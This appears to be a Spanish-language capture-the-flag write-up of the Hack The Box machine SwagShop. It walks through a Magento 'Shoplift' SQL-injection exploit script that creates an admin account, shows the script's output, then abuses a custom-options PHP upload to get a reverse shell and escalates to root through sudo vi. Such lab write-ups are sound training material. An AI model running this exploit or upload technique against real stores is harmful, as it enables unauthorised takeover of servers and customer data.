


SwagShop - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACgTCefp89MPJm2oaJqietdslSBur+eCMVQRW19iUL2DQsdZrIctssf/ws4
2FZIkpD5A5vHUyhhUSUcnn6hwWMWW4dp6BFVxczAiutSWBVIIm2YlmcqwOE0JhfXLVvsVqu8KUmybJQWFaJJieLVHzVgrF1623ek
Q53CRcp9VVVi2V7flxTd6547oSPck1N+71Xj/x17sMBDNfwik/Wj3YLjHImAlHNZtSKVUT9Ifqwm973YRV9qtqtGT
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEG18M3bq7HSiI8XlKW9ptWi
9sj5THIf0ZtxPY=
|   256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINmmpsNvsVEZ9KB16eRdxpe75vnX8B/AZMmhrN2i4ES7
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 88733EE53676A47FC354A61C32516E82
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://swagshop.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Cuando intentamos acceder al navegador con la IP directamente nos redirige al nombre de dominio de la maquina:



Lo metemos en el /etc/hosts y volvemos a acceder:




Vemos que hay un cms llamado magento. Vamos a buscar su version con magescan:

```
(kali@kali)~[~/Downloads/magescan]
$ php magescan.phar scan:version swagshop.htb

Magento Information

+-----+-----+
| Parameter | Value |
+-----+-----+
| Edition   | Community |
| Version   | 1.9.0.0, 1.9.0.1 |
+-----+-----+
```


Si buscamos "magento shoplift exploit" encontramos el siguiente exploit:



Nos da una ruta:

```
1 import requests
2 import base64
3 import sys
4
5 target = sys.argv[1]
6
7 if not target.startswith("http"):
8     target = "http://" + target
9
10 if target.endswith("/"):
11     target = target[:-1]
12
13 target_url = target + "/index.php/admin/Cms_Wysiwyg/directive/index/"
14
15 # For demo purposes, I use the same attack as is being used in the wild
```

Encontramos un panel de login:



Lo que hace este exploit es crear un usuario en "magento" con privilegios elevados:

```
# For demo purposes, I use the same attack as is being used in the wild
SQLQUERY="""
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}') ), CONCAT(':', @SALT ));
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO `admin_user` (`firstname`, `lastname`, `email`, `username`, `password`, `created`, `lognum`, `reload_ac
INSERT INTO `admin_role` (parent_id,tree_level,sort_order,role_type,user_id,role_name) VALUES (1,2,0,'U',(SEL
"""

# Put the nice readable queries into one line,
# and insert the username:password combination
query = SQLQUERY.replace("\n", "").format(username="ypwq", password="123")
pfilter = "popularity[from]=0&popularity[to]=3&popularity[field_expr]=0);{0}".format(query)

# e3tibG9jayB0eXB1PUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyaWQgb3V0cHV0PWdlldENzdkZpbGV9fQ decoded is{{block type=A
r = requests.post(target_url,
                  data={"__directive": "e3tibG9jayB0eXB1PUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyaWQgb3V0cHV0PWdlldENzdkZpbGV9fQ",
                        "filter": base64.b64encode(pfilter),
                        "forwarded": 1})

if r.ok:
    print "WORKED"
    print "Check {0}/admin with creds ypwq:123".format(target)
```

Ejecutamos el exploit

```
(kali@kali)-[~/Downloads]
$ python2 poc.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py
ported by the Python core team. Support for
Traceback (most recent call last):
  File "poc.py", line 5, in <module>
    target = sys.argv[1]
IndexError: list index out of range
```

Nos dice que nos falta añadir el argumento del target:

```
(kali@kali)-[~/Downloads]
$ python2 poc.py swagshop.htb
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py
ported by the Python core team. Support for it is now
WORKED
Check http://swagshop.htb/admin with creds ypwq:123
```

Nos dice que a funcionado y nos da las credenciales del usuario que ha creado, iniciamos sesion:

Magento Admin Panel

DashboardSalesCatalogMobileCustomersPromotionsNewsletterCMSReportsSystem

Your web server is configured incorrectly. As a result, configuration files with sensitive information are accessible from the outside. Please contact your hosting provider.

Latest Message: MagentoLive Europe 2019

Read details

One or more of the Indexes are not up to date: Product Attributes, Product Prices, Catalog URL Rewrites, Product Flat Data, Category Flat Data, Category Products, Catalog Search Index, Stock Status, Tag Aggregation Data.

Click here to go to Index Management and rebuild required indexes.

Dashboard

Lifetime Sales

£22.00

Average Orders

£22.00

Last 5 Orders

Customer	Items	Grand Total
A A	2	£32.00
A A	2	£32.00

Last 5 Search Terms

Search Term	Results	Number of Uses
Hack the box	0	1
Hack	0	1
version	0	1

Top 5 Search Terms

Search Term	Results	Number of Uses
Hack	0	1
Hack the box	0	1
version	0	1

OrdersAmounts

Revenue£0.00

Tax£0.00

Bestsellers


Most Viewed Products

New Customers

Customers

Product Name

Para poder subir un archivo.php tenemos que hacer lo siguiente: Vamos a manage products, le damos a cualquiera y custom options. Tenemos que añadir una configuracion en la que vamos a poder subir archivos .php cuando visualicemos el producto:


 Hack The Box Logo T-Shirt (Default)


Custom Options

Title *	Input Type *	Is Required	Sort Order
reverse.php	File	Yes	0

Price	Price Type	SKU	Allowed File Extensions	Maximum Image Size
0.00	Fixed		php	0 x 0 px. leave blank if its not an image


Ahora podemos subir archivos .php si visualizamos el producto:



ACCOUNT  CART (1)

Search entire store here...

HOME / HACK THE BOX LOGO T-SHIRT



HACK THE BOX LOGO T-SHIRT

£18.00

IN STOCK

The official uniform of Hack The Box players and fans. An easy to wear black unisex 100% Cotton t-shirt, breathable and comfortable. No sweat. It should be perfect for capturing flags or as your jersey at the next hackathon.

- Small HTB logo on the left chest

- BIG HTB logo on the back.

reverse.php *

Browse...

No file selected.


Allowed file extensions to upload: php


Qty: 1


ADD TO CART

Add to Wishlist









Add to Compare








Ahora si vamos al directorio /media podemos ver lo siguiente:


Index of /media				
Name	Last modified	Size	Description	
 Parent Directory		-		
 catalog/	2024-10-23 14:08	-		
 custom_options/	2024-10-23 14:37	-		
 customer/	2021-11-12 06:54	-		
 dhl/	2021-11-12 06:54	-		
 downloadable/	2021-11-12 06:54	-		
 tmp/	2021-11-12 06:54	-		
 xmlconnect/	2021-11-12 06:54	-		

Apache/2.4.29 (Ubuntu) Server at swagshop.htb Port 80

Como hemos añadido una "custom option" vamos a entrar en el directorio hasta que localicemos el archivo php:




Al ejecutarlo conseguimos una reverse shell:




ESCALADA DE PRIVILEGIOS

Podemos ejecutar vi como root:



Vamos editar un archivo llamado "test" en /var/www/html con "vi"



Si escribimos ":" podemos ejecutar comandos en "vi", como editando como root podemos invocarnos una bash:

